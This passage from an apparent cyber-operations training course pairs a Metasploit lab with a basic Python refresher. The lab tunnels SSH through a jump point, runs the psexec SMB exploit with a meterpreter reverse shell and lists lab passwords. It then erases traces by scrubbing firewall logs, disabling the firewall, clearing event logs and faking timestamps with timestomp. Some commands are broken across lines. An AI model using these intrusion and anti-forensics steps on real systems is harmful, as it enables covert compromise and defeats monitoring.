   Select the above choices to make this statement true:
   To exploit a vulnerable service, the _________ must be__________.

## Forward and Reverse Tunneling

Setting up a forward and reverse tunnel requires some planning. You should use an ephemeral port instead of a service port for callback. Also, the callback port must not be blocked by the firewall on the jump point, or the jump point will not forward the reverse shell to the attack machine.

General hints:

- Run the following command to view the system's current ephemeral port range:
  ```
  cat /proc/sys/net/ipv4/ip_local_port_range
  ```
- Using port 445 as a callback port could crash the SMB service
- It would be suspicious if port 445 traffic is coming into the local LAN
- Choose wisely if you use a service port instead of an ephemeral port

*Part 2: Investigate a target remotely*

Follow the steps below to investigate a target remotely through Metasploit/Meterpreter for training purposes since you currently have no physical access to the box. You have a jump point that is available for use.

| Attack Machine | Jump Point | Target Machine |
|---|---|---|
| **OS:** Kali | **OS:** CentOS | **OS:** Windows Server 2012 |
| **IP Address:** 192.168.229.?? | **IP Address:** 192.168.229.?? | **IP Address:** 192.168.229.?? |
| **Connection Method:** N/A | **Connection Method:** SSH | **Connection Method:** Exploit |
| **Username:** root | **Username:** root | **Port:** 445 |
| **Password:** CTEPasswd1939 | **Password:** CTEPasswd1939 | **Payload:** Reverse TCP Shell |
| **Other information** | | |
| **Exploit:** exploit/windows/smb/psexec | | |
| **SMBUser:** slord | | |
| **SMBPass:** CTEPasswd1976 | | |
| **Payload:** windows/x64/meterpreter/reverse_tcp | | |

Scenario hints:

- Port 445 is the vulnerable port being exploited on the target
- Ensure the incoming port is not blocked by the firewall on the jump point
- Both tunnels should be using a different ephemeral port
- The forward tunnel should use the following format:
```
ssh intern01@<Jump Point> -L <Forward Port>:<Target
IP>:445
```
- The reverse tunnel should use the following format:
```
ssh intern01@<Jump Point> -R <Reverse
Port>:localhost:<Reverse Port>
```

5. Run the commands that will configure a forward tunnel and reverse the SSH tunnel from the attacker machine to the jump point.
6. Execute the Meterpreter module options that would result in a successful exploit
7. Explain why an attacker needs to set the callback port (LPORT) to a non-default value for the exploit.

*Part 3: Investigate logs*

Perform these activities through a Meterpreter reverse TCP shell:

8. Investigate the following Windows Event logs for suspicious activity:
   a. Security
   b. Application
   c. System
9. Search the Security log for Event ID 4625 (Audit Failure
   ```
   run multicommand -cl “WEVTUtil qe Security /rd:true
   /f:text =/q:\”Event[System[(EventID=4625)]]”
   ```
   **NOTE**: It is also possible to run multicommand commands in a cmd shell so that the process can redirect output. Remember to check event logs for evidence of mission activity before exiting the target system.
10. There are entries for the event 4625 in the Security log. Document any usernames logged while reviewing the system logs.
11. Document the workstation name that you find when you review the event logs.
12. What has happened if event ID 1102 is reported in a log?
    Select one or more:
    a. The logs have been cleared.
    b. The logs have been edited.
    c. A failed login has occurred.
    d. An account has been locked out.
13. Would a system administrator have caught the event 1102? Explain why or why not.
14. What is the best mechanism to clean out Windows Log Entries?
    Select one or more:
    a. Leave it there
    b. Wipe the entire thing
    c. The solution needs to be the least risky choice for the situation.
    d. All the above
15. What kind of Windows command is `findstr`?
    Select one:
    a. Native
    b. System Internals
    c. Third party
    d. Web command
16. Return to your Meterpreter session by typing `exit`.

17. Why do you put a single backslash (\) before a character in certain Metasploit commands?
    Select one:
    a. Escape character
    b. It is not required
    c. Auto-runs commands
    d. Optional
18. Document and run the command to change directory to the following location in the Meterpreter session:
    `C:\\Windows\\security\logs`
19. Explain why an operator would change directories when working with critical files instead of using a full file path.
20. Document and run the Meterpreter command to perform a directory listing while also ensuring the file is present and has a recent time stamp with a GMT time offset. Explain why this is an important step.
21. Run the following commands:
    ```
    cd %systemroot%\system32\LogFiles\Firewall\findstr /V
    <Jump Point IP> pfirewall.log > temp.log
    ```
22. Explain what the /V option of `findstr` does.
23. Explain what the > operator after the `findstr` command does.
24. Explain the purpose of running the following commands.
25. Document the directory in which the temp.log file is located.

*Part 4: File redirection in a Meterpreter shell*

The next part of the exercise demonstrates how file redirection works in a Meterpreter shell.

26. Exit the system shell.
27. Run the following commands:
    ```
    cd %systemroot%\\System32\\LogFiles\\Firewall\\run
    multicommand -cl “findstr -V <Jump Point IP> pfirewall.
    log > temp1.log”
    ```
28. Was the temp1.log file created successfully?
29. Re-enter the shell.
30. Run the following commands:
    ```
    cd %systemroot%\\System32\\LogFiles\\Firewall\\
    run multicommand -cl “cmd /c findstr -V <Jump Point
    IP> pfirewall.log > temp2.log”
    ```
31. Was the temp2.log file created successfully?

32. Run the following commands and explain what effect they have on the target system:

    ```
    cd %systemroot%\\system32\\LogFiles\Firewall\\
    run multicommand -cl “NetSh Advfirewall set allprofiles
    state off”
    run multicommand -cl “cmd /c findstr -V <Jump Point
    IP> pfirewall.log > pfirewall.log”
    run multicommand -cl “NetSh Advfirewall set allprofiles
    state on”
    run multicommand -cl “findstr <Jump Point IP> pfirewall.
    log”
    ```
33. Run the Meterpreter commands to delete any remaining temporary log files and explain the significance of doing so.
34. Run the commands below and explain what the -z option of timestomp does.

    ```
    cd %systemroot%\\system32\\LogFiles\Firewall\\
    run multicommand -cl “NetSh Advfirewall set allprofiles
    state off”
    timestomp pfirewall.log -z “<MM/DD/YYYY HH:MM:SS>”
    run multicommand -cl “NetSh Advfirewall set allprofiles
    state on”
    ```
    Select one:
    a. stomps created time
    b. stomps access time
    c. stomps all times
    d. stomps modified time
35. Explain the purpose of changing the timestamps of a newly created file.
36. Complete the following tasks before closing the Meterpreter session to the target machine:
    a. Document any logs of the activity of the operation
    b. Clean out any remaining artifacts created during the operation
    c. Be sure to check for artifacts in prefetch, ps, netstat and any tools uploaded to the target.

*Part 5: Clean Up I*

The next part of the exercise will focus on cleaning up any artifacts on the jump point. No tunnels are required.

37. Exit out of any SSH tunnels with the jump point
38. Start a new SSH session with the jump point

    ```
    ssh root@<Jump Point IP>
    ```

39. Run the command to display the current running processes. Take note of any suspicious processes that could be attributable to the operation. Select one or more:
    a. `ps`
    b. `tasklist /svc`
    c. `tasklist`
    d. `ps /svc`
40. Remove any artifacts and update the timestamp of any logs to match their last entry.
41. Although applications may log in different locations, the majority of logs in Linux are in what area?  The majority of logs in Solaris are in what area?

*Part 6: Technical Summary*

42. Using the Technical Summary (TechSum) template, complete a Technical Summary form. Fill out all applicable fields every time a piece of malware or a security product on the target is identified. Type N/A if the field is not applicable.

*Part 7: Clean Up II*

43. To close out the exercise, make sure the following actions are completed:
44. Delete any other artifacts that were created on the jump point over the course of the exercise.
45. Close any connections on the target and exit.
46. Close any connections on the jump point and exit.

### Resources

*Script(1) – Linux Manual Page*
http://man7.org/linux/man-pages/man1/script.1.html

## Module 2, Lesson 9 – Python Refresher I

### Introduction

Objectives:

- Create variables, strings, lists, tuples, sets and dictionaries in Python
- Manipulate variables, strings, lists, tuples, sets and dictionaries in Python

In this exercise, students will practice selected Python fundamentals. The student will enter commands into the Python 3 interpreter (text in white space) and receive responses from the interpreter (text in gray space). These walk-throughs will reinforce the concepts of variables, numbers, strings, lists, tuples, sets, and dictionaries.
**NOTE**: Do not use cut and paste in this exercise or else you will bring in characters that cannot be interpreted by Python 3.

### Variables

The first part of this exercise will show you how to create variables and identify a variable's type. While Python can usually recognize if a variable is a string, integer, list or boolean without the need to declare the variable as one of the latter, the command type(`<variable_name>`) can be used to determine a variable's type.

### Directions

1. Open the Python 3 interpreter on the Kali machine.
2. Refer to the graphic below. Enter the text from line 1-3, pressing return after you have finished each line. Once you have finished entering line 3, the interpreter should respond with the text in line 4 (gray text).
3. Continue through the rest of the text as was done in Step 3. All interpreter responses are in gray.
   **NOTE**: Do not enter any text after a # (number sign)—those are comments.

```
port = 22
banner = 'SSH Server'
print('Checking for ' + banner + ' on port ' + str(port))
Checking for SSH Server on port 22
type(port)   #determine what type of variable "port" is
<class 'int'>
type(banner)   #determine what type of variable "banner" is
<class 'str'>
port_list = [21,22,111,53,69,80,110,443,139,138,137,445,5353,
8080]
type(port_list)
<class 'list'>
port_open = True
type(port_open)
<class 'bool'>
```

### For Further Discussion

Answer the following and discuss as a class:

1. How can a variable type be determined in a Python interpreter?
2. How can `port_list` be utilized in a script?
3. Which of the following are correct naming conventions for variables?
   a. `123abc = 7`
   b. `something with spaces = 42`
   c. `pass = 42`
   d. `my_variable = 42`
   e. `my_1_kabob = 42`
   f. `break = 42`

### Resources

*Python.org: Getting Started*
https://www.python.org/about/gettingstarted/

### Numbers

Python follows the traditional PEMDAS order of operations: parentheses, exponents, multiplication, division, addition, and subtraction. In the next part of this exercise, the Python interpreter will be used as a calculator.

## Directions

Follow these steps to working with basic mathematics in Python:

1. Open the Python 3 interpreter on the Kali machine.
2. Refer to the graphic below. Type the text from line 1 in the Python 3 interpreter and press return. The interpreter should return the text in line 2 (gray space). Work through the rest of the graphic.

| | |
|---|---|
| 1. | `42/2` |
| 2. | `21.0` |
| 3. | `4*2` |
| 4. | `8` |
| 5. | `4**2` |
| 6. | `16` |
| 7. | `4.200000` |
| 8. | `4.2` |
| 9. | `int(2.3)` |
| 10. | `2` |
| 11. | `float(3)` |
| 12. | `3.0` |
| 13. | `2 – 44` |
| 14. | `-42` |
| 15. | `4 % 3` |
| 16. | `1` |
| 17. | `4 % 2` |
| 18. | `0` |
| 19. | `x = 1` |
| 20. | `type(x)` |
| 21. | `<class 'int'>` |
| 22. | `x=1.1` |
| 23. | `type(x)` |
| 24. | `<class 'float'>` |

## For Further Discussion

Answer the following and discuss as a class:

1. What is the output of the following code?
   4 + 2 * 3
2. What is the output of the following code?
   (4 + 2) * 3
3. What is the output of the following code?
   1 + 3.0 + 2
4. Which of the following will not be stored as a float?
   42
   42.0
   4/2
5. What code needs to be entered into the interpreter to figure out the 2 to tenth power?
6. What code needs to be entered into the interpreter to turn 57.2 to a type int?
7. What code needs to be entered into the interpreter to turn 57.2 to a type str?
8. What is the output of the following code?
   42%(4/2)
9. You tracked how many hours during a work week you played video games. On Monday you played 1 hour, Tuesday 3.5 hours, Wednesday 1.2 hours, Thursday 3.3 hours, and Friday 6 hours. What is the equation you would enter into the Python interpreter to determine the average number of hours you played video games?
10. Dividing an integer by a float will result with what?
    a. An integer
    b. A float
    c. A SyntaxError
11. Which is the output of the following code?
    ```
    width = 5
    height = 10
    width * height
    ```
    a. `50`
    b. `widthwidthheightheight`
    c. `510`
    d. `SyntaxError`
12. What is the output of the following code?
    ```
    'Wepa!' * 2
    ```

13. What is the output of the following code?
    '4' * 2
14. What is the output of the following code?
    ```
    keaton = 'beetlejuice'
    print(keaton * 3)
    ```
15. What is the output of the following code?
    ```
    >>> 40 + 2
    42
    >>> result = _
    >>> result
    ```

### Resources

*Python Numbers*
https://www.w3schools.com/python/python_numbers.asp

*An Informal Introduction to Python*
https://docs.python.org/2/tutorial/introduction.html#numbers

*Python Reference: Operators/Arithmetic Operators*
https://python-reference.readthedocs.io/en/latest/docs/operators/index.html

### Strings

String literals are surrounded by either single or double quotation marks. Once a string is defined, methods like `format()`, `upper()`, and `find()` can be used to manipulate the string. To discover the methods available to use with a string, pass the string through `dir()`.

The following walk-through illustrates string manipulation with methods available to the string object. It also covers collecting input from a user, storing the input as a variable, and then manipulating that variable to provide a desired output. To get input from a user Python uses the input function. The input function prompts the user for input and returns what was entered as a string.

### Directions

Follow these steps to practice manipulating strings using various methods and working with user input.

1. Open the Python 3 interpreter on the Kali machine.
2. Type the following lines in the Python 3 interpreter (remember, the comments are for instructional purposes only and the gray portion represents the expected interpreter output):

```
jhopper = "Mornings are meant for"
jhopper
'Mornings are meant for'
print(jhopper)
Mornings are meant for

print(jhopper.lower())
mornings are meant for

print(jhopper.upper())
MORNINGS ARE MEANT FOR

print(jhopper.replace("Mornings","Nights"))
Nights are meant for

print(jhopper + " coffee and contemplation.")
Mornings are meant for coffee and contemplation.

first_line = "Now Flo, "
next_line = " coffee and contemplation"
print(jhopper + "{}".format(next_line))
Mornings are meant for coffee and contemplation.

print(("{} " + jhopper + " {}").format(first_line,next_line))
Now Flo, Mornings are meant for coffee and contemplation.

print(("{} {} {}").format(first_line,jhopper,next_line))
Now Flo, Mornings are meant for coffee and contemplation.

print(("{2} {1} {0}").format(first_line,jhopper,next_line))
 coffee and contemplation Mornings are meant for. Now Flo,

print(jhopper.find("are"))
9

his_quote = first_line + jhopper + next_line
his_quote
'Now Flo, Mornings are meant for coffee and contemplation'
```

```

netflix = input("What's your favorite Netflix Originals show? ")
What's your favorite Netflix Originals show? Stranger Things
netflix
'Stranger Things'
netflix.upper()
'STRANGER THINGS'

response = input("What does 10 + 1 equal? ")
What does 10 + 1 equal? 11
type(response)
<class 'str'>
response = int(input("What does 10 + 1 equal? "))
What does 10 + 1 equal? 11
print(response)
11
type(response)
<class 'int'>
#at the end of each line in my_docstring press the enter key for a new line.
my_docstring = '''This is my first docstring. For
more information on docstrings, visit python.org and
look for PEP 257'''

my_docstring
'This is my first docstring. For\nmore information
on docstrings, visit python.org and\nlook for PEP 257'

name = 'Tsheahan'  #this is an example of an f-string
f'{name} loves Baltimore.'
'Tsheahan loves Baltimore.'
```

3. Now create a new string "www.trythis.com" and manipulate it with `lstrip()` to remove the "www.". Provide the syntax for the steps taken.
4. Use the same string to remove the .com with `rstrip()`.
5. Create a new string and use the previously learned methods to manipulate the string. Share with the class what was created and the syntax and steps taken.
6. Pass the variable that was created in the previous step through `dir()`.

7. Examine the methods available to the newly created string. Some of the methods shown like .find, .upper, and .replace should be familiar since they were used in the walk-through. Provide the syntax used to see the methods available to the string.
8. Use `help()` to learn how to use the method `.startswith` on the recently created string type variable. Prepare to share with the class the syntax used to get help on the method .startswith. Additionally, provide an example of using the .startswith method.
9. Choose another method that has not been used yet and is available to the string currently be manipulated. Avoid using dunders. Dunders are the words that are sandwiched between two underscores. Feel free to do research on dunders, but right now focus on the other methods available and dunders will be addressed later. Passing methods though `help()` or searching the internet might be necessary, but choose only one new method and prepare to explain the method to the class. Include syntax and benefits in using the method.
10. This step is independent from the last three steps that were completed. It will highlight the need and functionality of escaped characters. Save the following lines as a variable named quotes. Then print quotes and make sure to include the indentation, spacing, and line separation:

    *I found the following quote in C:\Users\Documents\"Quotes.txt"*
    *"Our greatest fear should not be of failure…*
      *but of succeeding at things in life that don't really matter."*
                                        *-Francis Chan*

11. Create variables x, y, and z with the corresponding values of `red`, `white`, and `blue`.
12. Utilize those variables in a f-string in conjunction with a method that would capitalize only the first letters of `red`, `white`, and `blue`. The f-string should print out 'I love the Red White and Blue.' What was the syntax used?

### For Further Discussion

Answer the following and discuss as a class:

1. How can a variable classified as an integer be converted to a string?
2. What is the output of the following code?
   ```
   x = 55.5
   x = ‘string or integer’
   print(x + ‘?’)
   ```
3. Fill in the blanks to get the output:
   ```
   1 fish 2 fish

   x =
   y =
   f =
   print(____________)
   ```
4. How can `<string>.format()` be used?
5. Why did `print(jhopper.find(“are”))` return a value of 9?
6. On line 62 of the walk-through, the result of `my_docstring` being printed out had characters that were not originally entered in the docstring. What is the purpose of those characters? Without making any modifications to the value of the variable, how can `my_docstring` be printed without those characters displayed?
7. What do `lstrip()` and `rstrip()` do?

### Resources

*Python.org: string – Common string operations*
https://docs.python.org/3/library/string.html

### Lists

The next two parts of this exercise will use various methods to manipulate lists. A list is created using square brackets with commas separating items. An empty list is created with an empty pair of square brackets.

### Directions

*Part 1*

Follow these steps to create a list, append a list, and remove items from a list.

1. Open the Python 3 interpreter on the Kali machine.
2. Type the following lines in the Python 3 interpreter (remember, the comments are for instructional purposes only and the gray portion represents the expected interpreter output):

```
1.  things_list = ['mike','dustin','lucas','will']
2.  things_list
3.  ['mike','dustin','lucas','will']
4.
5.  things_list.append('barb')
6.  print(things_list)
7.  ['mike', 'dustin', 'lucas', 'will', 'barb']
8.
9.  things_list.append(11)             #python recognizes 11 as an int
10. things_list
11. ['mike', 'dustin', 'lucas', 'will', 'barb', 11]
12.
13. things_list.remove('barb')
14. things_list
15. ['mike', 'dustin', 'lucas', 'will', 11]
16.
17. captains = list()  #this uses list to evoke an empty list on variable
    captains
18. captains.append('kirk')
19. captains.append('picard')
20. captains.append('archer')
21. captains
22. ['kirk', 'picard', 'archer']
```

3. In line 17, the empty list captains was created. Three items were added to the list. Add the item `sisko` to the list. What was the syntax used?
4. Change list so that the items in the list are alphabetical. What syntax was used?
5. Add the item `janeway` to the list but make sure that it falls between the items kirk and picard. What syntax was used?
6. Delete the item archer from the list. What was the syntax used?
7. In line 15 of the walk-through, `things_list` shows 5 items in the list. Using only one command, add the items `steve`, `jonathan`, `nancy`, and `mad max.` What was the syntax used?
8. Replace the item mad max with the item max using only one command. What was the syntax used?
9. Execute `things_list.sort()`. What error occurs?

*Part 2*

Follow this step to practice manipulating lists using a previously create variable.

10. Type the following lines in the Python 3 interpreter (remember, the comments are for instructional purposes only and the gray portion represents the expected interpreter output):

```
port_list = [21, 22, 111, 53, 69, 80, 110, 443, 139, 138, 137, 445]
print(port_list)
[21, 22, 111, 53, 69, 80, 110, 443, 139, 138, 137, 445]

port_list.append(25)
port_list.append(23)
port_list.append(88)
print(port_list)
[21, 22, 111, 53, 69, 80, 110, 443, 139, 138, 137, 445, 25, 23, 88]

port_list.sort()            #sorts the list numerically from least to greatest
port_list
[21, 22, 23, 25, 53, 69, 80, 88, 110, 111, 137, 138, 139, 443, 445]

pos = port_list.index(53)  #finds where port 53 is indexed in the list
pos
4
print("There will be " + str(pos) + " ports scanned before reaching port 53.")
There will be 4 ports scanned before reaching port 53.

port_list[4]
53
port_list[:4]  #slices the list to provide the ports that precede port 53
[21, 22, 23, 25]
port_list[-1]  #provides the last item listed in the list
445

len(port_list)
15
port_list[0:15:3]
```

```
[21, 25, 80, 111, 139]

cnt = len(port_list)
print("I am scanning {} total ports".format(cnt))
I am scanning 15 total ports

port_list.append(8080)
print("I am scanning {} total ports".format(cnt))
I am scanning 15 total ports
```

*Part 3*

An additional way of making a list is using the built-in function range. A range is usually used with looping which is covered in a later exercise. However, since it can be treated as a list, the topic will be introduced in this section. When learning about the range function, keep in mind the syntax structure range(`start, stop[, step]`). `start` is the value of the starting parameter. `stop` is the value of where the range will stop. `step` is an optional parameter that will dictate how the range of numbers will be returned. By default, the `step` is one and will return one more than the previous number in the sequence. Sometimes `step` is referred to as stride.

Follow this step to practice using the range function.

11. Type the following lines in the Python 3 interpreter (remember, the comments are for instructional purposes only and the gray portion represents the expected interpreter output):

```
some_nums = range(7)
some_nums
range(0, 7)
print(some_nums)
range(0, 7)
list(some_nums)
[0, 1, 2, 3, 4, 5, 6]
more_nums = range(7,14)
list(some_nums)
[0, 1, 2, 3, 4, 5, 6]
list(more_nums)
[7, 8, 9, 10, 11, 12, 13]
evens = range(0,42,2)
list(evens)
[0, 2, 4, 6, 8, 10, 12, 14, 16, 18, 20, 22, 24, 26, 28, 30, 32, 34,
36, 38, 40]
odds = range(1,42,2)
list(odds)
[1, 3, 5, 7, 9, 11, 13, 15, 17, 19, 21, 23, 25, 27, 29, 31, 33, 35,
37, 39, 41]
both = evens + odds
Traceback (most recent call last):
  File "<pyshell#4>", line 1, in <module>
    both = evens + odds
TypeError: unsupported operand type(s) for +: 'range' and 'range'
both = list(evens) + list(odds)
both
[0, 2, 4, 6, 8, 10, 12, 14, 16, 18, 20, 22, 24, 26, 28, 30, 32, 34,
36, 38, 40, 1, 3, 5, 7, 9, 11, 13, 15, 17, 19, 21, 23, 25, 27, 29, 31,
33, 35, 37, 39, 41]
```

## For Further Discussion

Answer the following and discuss as a class:

1. Where is an item placed when appended to a list?
2. What occurs when a list is passed through `len()`?
3. What occurs when a list that contains both integers and strings is sorted without any parameters?
4. In Part 2 of the walk-through on line 30, explain what happened when `port_list[0:15:3]` was run?
5. On line 37 through 39 in Part 2, after running `port_list.append(8080)` the following output for print() does not show a increment in total ports scanned. Why does it still show 15 total ports?
6. In Part 3 a variable `some_nums` was set to the value of range(7). On line 17 in Part 3, `some_nums` returned numbers 0 through 6. Why was 7 not included?
7. In a follow up to question 6, why did `some_nums` return a list that started with 0?
8. Why did the result of line 19 kick back an error but line 24 did not?
9. What occurs when you reference an index that does not exist in a list?
10. Write the syntax that would print `douglas` from the following list.
    ```
    foo = [‘jordan’,’douglas’,’jackson’]
    ```
11. How many items are in the following list:
    ```
    foo = [2,]
    ```
12. Which lines of code will cause an error? (more than one answer possible)
    ```
    bar = [1307,’concourse’,[3],’antoniovas’, 42]
    print(bar[2])
    print(bar[1])
    print(bar[1,3])
    print(bar[1],bar[3])
    print(bar[5])
    print(bar[1],[3])
    print(bar[-2])
    print(bar[1:2])
    print(bar[0:6])
    print(bar[0:0])
    ```
13. What is the result of the following code?
    ```
    foo = [‘rocky’,’skye’,’rubble’,’marshall’,’chase’]
    foo[1] = foo[3]
    print(foo[1])
    ```

14. What is the result of this code?
```
nums = list(range(7,11))
print(len(nums))
```
15. What is the result of this code and why?
```
print(range(20) == range(0,20))
```
16. What is the result of this code and why?
```
nums = list(range(42))
print(nums[4])
```
17. What is the result of this code and why?
```
nums = list(range(42))
print(nums[-2])
```
18. What is the result of this code and why?
```
nums = list(range(42))
print(nums[42])
```
19. What is the result of this code and why?
```
nums = list(range(3,15,3))
print(nums[2])
```

## Resources

*The Python Standard Library – Text Sequence Type — str*
https://docs.python.org/3/library/stdtypes.html#textseq

*The Python Standard Library – Ranges*
https://docs.python.org/3/library/stdtypes.html?highlight=range#range

*The Python Standard Library – Mutable Sequence Types*
https://docs.python.org/2/library/stdtypes.html#mutable-sequence-types

## Tuples & Sets

Strings, integers, floats and tuples are all immutable. There may be an attraction to using lists due to the flexibility of lists with methods like `.append` and `.remove`. In contrast, using these modification methods with a tuple will fail due to the immutability of a tuple.  A tuple should be seen as an ordered record. The motivation to use a tuple is to avoid data change. Since tuples are meant to represent a record of data, the data becomes a constant.

There several ways of creating a tuple. The pythonic way of creating a tuple is to place the members of a tuple between parenthesis and separate them by commas.

Sets are also immutable and are an unordered collection of items. They will not contain duplicates if typed in the creation of a set. Sets are great to use to remove duplicates or checking to see if an item exists in the set.

Sets are created using curly braces with each item in the set separated by commas.

**Directions**
Follow these steps to practice creating tuples and sets.

1. Open the Python 3 interpreter on the Kali machine.
2. Type the following lines in the Python 3 interpreter (remember, the comments are for instructional purposes only and the gray portion represents the expected interpreter output):

```
wb = ('yakko','wakko','dot')  #this is the pythonic way of making a tuple
type(wb)
<class 'tuple'>
dsny = tuple(['huey','dewey','louie']) #not pythonic, causes confusion w ([])
type(dsny)  #but syntax still works as a tuple
<class 'tuple'>
amigos = 'Chase','Short','Martin'  #not pythonic, but works
type(amigos)
<class 'tuple'>

one = (1,)  #pythonic way of creating tuple with only one item

empty = tuple() #this is an empty tuple

others = {'lawford','bishop'} #this is an example of a set
rats = {'sinatra','davis','martin','lawford','bishop'}
known = rats – others
known
{‘martin’,  ‘sinatra’,  ‘davis’}
```

### For Further Discussion

Answer the following and discuss as a class:

1. Which syntax returns a tuple?
```
pb = (3,)
pb = (3)
pb = ([3])
pb = ([3,])
pb = (‘j’,)
pb = tuple()
pb = ([‘3’,])
pb = ([‘3’])
pb = ‘3’,’7’
pb = ‘3’
pb = {}
pb = ((4*2),’j’,37)
pb = (4*2,’j’,37)
pb = ()
```
2. What is the difference between a list and a tuple?
3. What is the result of the following syntax?
```
pb = (‘jiff’,’peter pan’)
pb = (‘jiff’,’peter pan’,’skippy’)
pb.append(‘smuckers’)
```
4. What is the result of the following syntax?
```
china = {1,1,1}
print(china)
```
5. What is the value of porcelain after the following syntax?
```
china_tea = {1,1,1,1,1,2,2,2,2,2,2,2,2,2,2,2,2,3,3,3,
3,3,3,3,3,3,3,3,3,3,3}
english_tea = {4,4,4,4,4,4,4,4,4,4,4,1,1,1,1,1,1,1,1,
1,1,1,1,1,1,1,1,1,1,1}
porcelain = china_tea - english_tea
```
6. What is the value of the variable letters?
```
phoenician = {‘a’,’a’,’b’,’b’,’b’,’c’,’c’,’c’,’d’,’e’
,’f’,’g’,’h’,’i’,’j’,’k’,’l’,’m’,’n’,’o’,’p’,’q’,’r’,
’s’,’t’,’u’,’v’,’w’,’x’,’y’,’z’}
alphabet = {‘a’,’b’,’c’}
letters = phoenician & alphabet
```

**Resources**
*The Python Standard Library - Tuples*
https://docs.python.org/3/library/stdtypes.html?highlight=tuples#tuples

**Dictionaries**
In the glossary of the python.org website, dictionary is defined as "an associative array, where arbitrary keys are mapped to values. The keys can be any object with `__hash__()` and `__eq__()` methods." In other words, a key is created between an arbitrary object and a value. Not to be confused with arrays, dictionaries deal with keys and values instead of indexes. This is beneficial with creating a port scanner. A port scanner script can reference a dictionary that has common service names associated with port numbers.

A dictionary is created within curly braces. The key sits to the left of a colon and the value to the right. The key and value pair form what is referenced as a key. If a dictionary is being created with multiple keys, then the keys will be separated by commas.

A second way to create a dictionary is to utilize the built-in `dict` class. Passing tuples through `dict([])` will also create a dictionary. An example of passing tuples through a dictionary would be:
`nick = dict([(‘first’,’santa’),(‘last’,’claus’)])`

**Directions**
*Part 1*
Follow these steps to practice working with dictionaries work in Python.

1. Open the Python 3 interpreter on the Kali machine.
2. Type the following lines in the Python 3 interpreter (remember, the comments are for instructional purposes only and the gray portion represents the expected interpreter output):

```
tel = {"joyce":1306, "will":1307, "john":1308}
print(tel)
{'joyce': 1306, 'will': 1307, 'john': 1308}
tel["bob"]=1309     #the syntax is: dictionary_name[key]="value"
print(tel)
{'joyce': 1306, 'will': 1307, 'john': 1308, 'bob': 1309}
tel['bob']   #see the value for bob
1309
print("The value paired with the key bob is", tel['bob'])
The value paired with the key bob is 1309
tel.keys()
dict_keys(['joyce', 'will', 'john', 'bob'])
tel.values()
dict_values([1306, 1307, 1308, 1309])
tel.items()
dict_items([('joyce', 1306), ('will', 1307), ('john', 1308), ('bob', 1309)])
del tel['bob'] #deletes the key:value pair
tel.items()
dict_items([('joyce', 1306), ('will', 1307), ('john', 1308)])
tel
{'joyce': 1306, 'will': 1307, 'john': 1308}
list(tel)
['joyce', 'will', 'john']
sorted(tel)
['john', 'joyce', 'will']
'will' in tel  #using the in statement to check for membership
True
'bob' in tel
False
```

*Part 2*

Follow these steps to create a dictionary and use various methods to explore its contents.

3. Type the following lines in the Python 3 interpreter (remember, the gray portion represents the expected interpreter output):

```
services = {"ftp":21, "ssh":22, "smtp":25, "http":80}
services
{'ftp': 21, 'ssh': 22, 'smtp': 25, 'http': 80}
services.keys()
dict_keys(['ftp', 'ssh', 'smtp', 'http'])
services.values()
dict_values([21, 22, 25, 80])
services.items()
dict_items([('ftp', 21), ('ssh', 22), ('smtp', 25), ('http', 80)])
'ftp' in services
True
print("Found vuln with FTP on port " + str(services['ftp']))
Found vuln with FTP on port 21
```

4. Visit python.org to explore custom mapping types and operations supported by dictionaries.

*Part 3*

Follow these steps to modify an existing dictionary.

5. Add the key:value pair of `sunrpc:111` to the services dictionary. What syntax was used?
6. Create a second dictionary named services2. Add the key:value pairs of `netbios-ns:137`, `netbios-dgm:138`, and `netbios-ssn:139` to the `services2` dictionary. What syntax was used?
7. Merge the services dictionary with `services2` dictionary. What syntax was used?

### For Further Discussion

Answer the following and discuss as a class:

1. Is a dictionary mutable?
2. Can a key in a dictionary hold two different values? What would occur if attempted?
3. What can the in statement be used for?
4. Can a value in a dictionary be held by different keys?

# Module 2, Lesson 9 – Python Refresher II

## Introduction

Objectives:

- Create conditionals, loops, and functions in Python
- Manipulate conditionals, loops, and functions in Python

This exercise will introduce and reinforce the concepts of conditionals, loops and functions.

## Conditionals & Iterations

An `if` statement is a conditional statement that Python examines to see if it is `True` of `False`. A `while` loop is an iterative used to execute a statement or a group of statements once or multiple times. A loop will look at a sequence of items and work through the sequence according to the parameters provided. Performing code on each item in a sequence is called iteration.

*Evaluating a condition*

At the beginning of each loop, a condition is evaluated. When a condition is evaluated it is determined to be true or false. Python uses the following logical conditions in evaluating statements:

Equals: `a == b`
Not Equals: `a != b`
Less than: `a < b`
Less than or equal to: `a <= b`
Greater than: `a > b`
Greater than or equal to: `a >= b`

*The `if`, `elif`, and `else` statements*

An `if` statement will run once its condition evaluates to `True`. If the statement evaluates to `False` the statement will not run. An `else` statement can be used in an `if` statement. When the `if` statement evaluates to `False`, the code in the `else` statement will be executed.

An `elif` statement can be used in place of chaining `if` and `else` statements together. The `elif` statements are nested under the `if` statement. A final else block can be used if the `if` and `elif` expressions are all `False`. For example:

```
ingredient = ‘peanut butter’
if ingredient == ‘tuna salad’:
     lunch = ‘tuna salad sandwich’
elif ingredient == ‘chicken salad’:
     lunch = ‘chicken salad sandwich’
elif ingredient == ‘peanut butter’:
     lunch = ‘peanut butter sandwich’
else:
     lunch = ‘hot dog’
```

*The `while` and `for` statements*

In contrast to `if` statements that will run once `if` its condition evaluates to `True`, a `while` statement will run more than once. Additionally, the statements inside the `while` statement will continue to run until it evaluates to `False`. If the condition never evaluates to `False` then an infinite loop occurs, which is code that never stops looping through its statements. A `break` statement can be used to end a `while` loop prematurely. In contrast, a `continue` statement can be used to get back to the top of the loop.

Like the `while` loop, Python provides a `for` loop used with an in statement to iterate through a list.

**Directions**

1. Open the Python 3 interpreter on the Kali machine.
2. Type the following lines in the Python 3 interpreter (remember, the comments are for instructional purposes only and the gray portion represents the expected interpreter output):

```
a = 42
b = 5
if a > b:       #this statement executes if it evaluates to True
    print("a is greater than b")     #note the indentation

a is greater than b
```

```

if a > b:     #this statement executes if it evaluates to True
    print("a is greater than b")
elif a == b:  #elif is never reached because the first statement is True
    print("a and b are equal")
else:        #else is not reached because the first statement evaluated as True
    print("b is greater than a")

```

```
a is greater than b
```

```

i = 1               #using the while loop
while i < 7:
    print(i)
    i += 1         #the loop continues till evaluating to False
```

```
1
2
3
4
5
6
```

```

i = 1               #using the while loop with a break
while i < 7:
    print(i)
    if i == 3:
        break      #the loop is exited once the if statement evaluates to True
    i += 1         #the loop continues till evaluating to False
```

```
1
2
3
```

```

i = 0                      #using the while loop with a continue
while i < 6:
    i += 1
    if i == 3:
        continue
    print(i)             #the loop continues till evaluating to False
```

```
